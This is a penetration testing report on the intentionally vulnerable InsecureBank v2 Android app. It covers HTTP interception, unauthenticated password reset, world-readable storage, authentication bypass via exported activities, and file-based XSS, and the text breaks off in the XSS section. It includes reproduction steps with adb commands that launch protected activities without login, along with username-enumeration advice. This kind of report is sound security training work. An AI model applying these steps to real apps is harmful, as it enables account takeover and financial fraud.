

Insecure bank V2 Penetration Testing Report

Target: InsecureBank v2 Android Application

Date: 7/21/2025

Tested By: Ahmed Sameh

Table of Contents :

- 1.Introduction
- 2.Executive Summary
- 3.Methodology
- 4.Risk Matrix
- 5.Key Findings
- 6.Vulnerabilities in detail
 - 6.1 Use of HTTP
 - 6.2 Unauthenticated Password Reset
 - 6.3 Insecure Storage
 - 6.4 Authentication Bypass via Exported Activities
 - 6.5 XSS – File-Based Vulnerability
 - 6.6 Privilege Escalation via `is_admin` Flag
 - 6.7 Privilege Escalation via Developer Endpoint
 - 6.8 Insecure Broadcast Receiver (Credentials Leak)
 - 6.9 Hardcoded Secrets
 - 6.10 Insecure Logging
 - 6.11 No Code Obfuscation
 - 6.12 Root Detection Bypass
 - 6.13 Insecure Build Configuration
 - 6.14 Insecure Content Provider
 - 6.15 Missing SSL/TLS Certificate Pinning

1.Introduction

This report documents the security assessment of **InsecureBank v2**, an Android banking application, conducted on **July 21, 2025**. The assessment aimed to identify vulnerabilities that could compromise user data, authentication mechanisms, and application integrity. Testing followed the **OWASP Mobile Top 10 (2023)** framework, combining static and dynamic analysis techniques.

Key findings reveal critical flaws, including **authentication bypass**, **privilege escalation**, and **insecure data storage**, which could allow attackers to steal credentials, hijack sessions, or gain administrative access. The report provides detailed PoCs, impact analysis, and remediation steps.

2.Executive Summary

This report documents critical vulnerabilities discovered in the `_InsecureBank_` Android application. The assessment revealed several high-impact issues, including hardcoded secrets, weak encryption , XSS-file based , unauthorized access via bypassing login activity , insecure storage, exposed content provider , exposed broadcast receiver , and insecure `WebView` configuration open files using `file://` scheme . These findings demonstrate the application’s susceptibility to privilege escalation, data exfiltration, and session hijacking

3.Methodology

Threat Modeling Per OWASP Mobile Top 2023



4.Risk Matrix

Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
	Likelihood			

5.Vulnerability Details

Severity	Vulnerability	Impact
Critical	Use of HTTP	All data (logins , transactions , change password requests) sent unencrypted allowing interception and tampering
High	Broken Password Change Mechanism	Password changes require only a username, enabling account takeover.
High	Insecure storage	Unauthorized access to users' financial records
High	Authentication bypass	Full app functionality without credentials
High	XSS-file based	Can be utilized to perform session hijacking
High	Privilege escalation	Admin privileges granted by enabling create user button
High	Privilege escalation	Hardcoded developer endpoint /devlogin accessible with username only
High	Credentials Leakage	Insecure broadcast receiver allowed leaking password
Medium	Hardcoded Secrets	Full compromise of application's cryptography knowing The IV and The key
Low	Sensitive Data Logged	Credentials insecurely logged
Low	No Code Obfuscation	Attacker easily reverse and understand application

Severity	Vulnerability	Impact
Low	Root Detection Bypassed	Allow attacker to use rooted devices and have full control over the APK
Low	Insecure Build Configuration	debuggable="true" allowing attacker to attach a debugger to the application on a rooted device / allowbackup="true" if attacker gain ADB access can extract sensitive user data stored in the app private path
Low	Insecure Storage	Exposed content provider leaks usernames and IDs
N/A	No Certificate Pinning	Not applicable —HTTPS was not implemented.

6.Vulnerabilities

6.1 Use Of HTTP

Description :

there is no enforcement of using certificate to encrypt traffic and the app uses HTTP traffic to send its traffic which makes All data (logins , transactions , change password requests) sent unencrypted allowing interception and tampering if there is MITM

Impact :

The application transmits data over unencrypted HTTP instead of secure HTTPS. This exposes all network traffic to interception and manipulation by attackers performing Man-in-the-Middle (MITM) attacks. As a result:

- Sensitive user data such as **credentials, personal information, or financial transactions** can be intercepted in plaintext.
- Attackers can **tamper with requests or responses**, potentially injecting malicious payloads or altering the app's behavior.
- Without transport-layer encryption, attackers can **replay or modify** API requests, increasing the app's **attack surface** and enabling abuse of functionalities like account access, data modification, or privilege escalation.

Remediation :



- Enforce using HTTPS for all communication between the application and its backend servers

- Implement SSL/TLS certificates signed by a trusted certificate authority (CA)
- Optionally implement SSL pinning to further strengthen the trust relationship between the app and server

Steps To Reproduce :

Configure the device proxy to forward the traffic to our burp suite
then intercept the traffic

POC :



Further attack surface enabled from attacker's ability to intercept HTTP requests :

6.2 Unauthenticated Password Reset

Description :

The password change API (/changepassword) accepts a username and new password without verifying:

1. The requester's identity (no session token or multi-factor authentication).
2. Knowledge of the current password.

Impact :

- Account Takeover (ATO) : Attacker can reset any user's password with just the username.
- privilege escalation : if username are predictable (admin , administrator) attacker can gain elevated access
- Chainable with other flaws :
- combine with username enumeration from exposed content provider track users to target high-value accounts


Remediation :

- Require the **current password** for changes.
- Enforce **session validation** (e.g., check cookies/tokens).
- Add **rate limiting** to prevent brute-force attacks.

Steps To Reproduce :

- intercept the application traffic and make change password request
- change the username to any user from content provider leaked data or use Seclist wordlist to enumerate usernames
- enter any password of your choice and send the request

POC :



6.3 Insecure Storage :

Description :

application storing sensitive financial records of users in world readable/writeable directory (/sdcard) . this allows any app or user on the device to access , modify or delete the data without requiring root or special permissions .

Impact :

- **Data Leakage** : Malicious apps can steal financial records or user credentials.
- **Tampering** : Attackers can alter transaction histories or inject fraudulent data.
- **Regulatory Violations** : Non-compliance with GDPR, PCI DSS, or financial security standards.

Remediation :


avoid storing sensitive data in world accessible directories and use the /data/data/app/ path instead and store it in encrypted way

1. Use Internal Storage
2. Encrypt Sensitive Data
3. Restrict File Permissions

Steps To Reproduce :

1. Locate the File : `adb shell ls /sdcard/Statements_*.html`
2. Read the Data : `adb shell cat /sdcard/Statements_devadmin.html`

POC :



```
kali@kali: ~  
File Actions Edit View Help  
gracelte:/ $ cd sdcard  
gracelte:/sdcard $ ls  
Alarms      DCIM        Movies      Pictures    Statements_devadmin.html  
Android     Download    Music       Podcasts    init  
Applications Misc        Notifications Ringtones xlog  
gracelte:/sdcard $ cat Statements_devadmin.html  
  
Message:Failure From: To: Amount:  
<hr>  
Message:Failure From:1000 To:1001 Amount:10000  
<hr>gracelte:/sdcard $
```

6.4 Authentication Bypass Via Exported Activities :

Description :

The application exposes sensitive activities (e.g., `PostLogin`, `DoTransfer`) by setting `android:exported="true"` in the `AndroidManifest.xml`. This allows **any app or user** to launch these activities **without authentication**, bypassing the login screen entirely.

Steps to reproduce :

use adb command to access each exported activity


Impact :

- **Full Application Access:** Attackers can perform sensitive actions (e.g., fund transfers, password changes) as an authenticated user.
- **Privilege Escalation:** Combined with other flaws (e.g., insecure storage), this can lead to **account takeover** or **financial fraud**.

Remediation :

Set `exported="false"` for all sensitive activities in `AndroidManifest.xml`

Intended behavior to enforce login first to use the application :




POC :

1.post login activity

command: `adb shell start -n`

com.android.insecurebankv2/com.android.insecurebankv2.PostLogin





2.DoTransfer

command: `adb shell start -n`

com.android.insecurebankv2/com.android.insecurebankv2.PostLogin

```
kali@kali: ~/Desktop/insecure_bank_v2
File Actions Edit View Help
adb: device offline
(kali@kali)~$ adb shell
gracelte:/ $ su
:/ # exit
gracelte:/ $ exit
(kali@kali)~$ adb shell
(kali@kali)~$ cd Desktop
(kali@kali)~$ cd insecure_bank_v2
(kali@kali)~$ ls
Android-InsecureBankv2  InsecureBankv2.apk  v2.PostLogin
(kali@kali)~$ adb install InsecureShop.apk
Performing Streamed Install
adb: failed to stat InsecureShop.apk: No such file or directory
(kali@kali)~$ adb install InsecureBankv2.apk
Performing Streamed Install
Success
(kali@kali)~$ adb shell am start -n com.android.insecurebankv2/com.android.insecurebankv2.PostLogin
Starting: Intent { cmp=com.android.insecurebankv2/.PostLogin }
(kali@kali)~$ adb shell am start -n com.android.insecurebankv2/com.android.insecurebankv2.DoTransfer
Starting: Intent { cmp=com.android.insecurebankv2/.DoTransfer }
(kali@kali)~$ adb shell am start -n com.android.insecurebankv2/com.android.insecurebankv2.DoTransfer
Starting: Intent { cmp=com.android.insecurebankv2/.DoTransfer }
```





6.5 XSS-file based vulnerability :

Description :

the app load and trust files from world writeable readable directory which any app can modify the file's content to have XSS payload
then loading this file into web view with JS enabled option which lead to XSS

Impact :

attacker can steal user's session cookie leading to session hijacking

Remediation :


- use secure configurations for the web view avoid dangerous settings enabled such as JS execution

- Don't load files from world readable writeable directory and use the application private path instead

Steps To Reproduce :

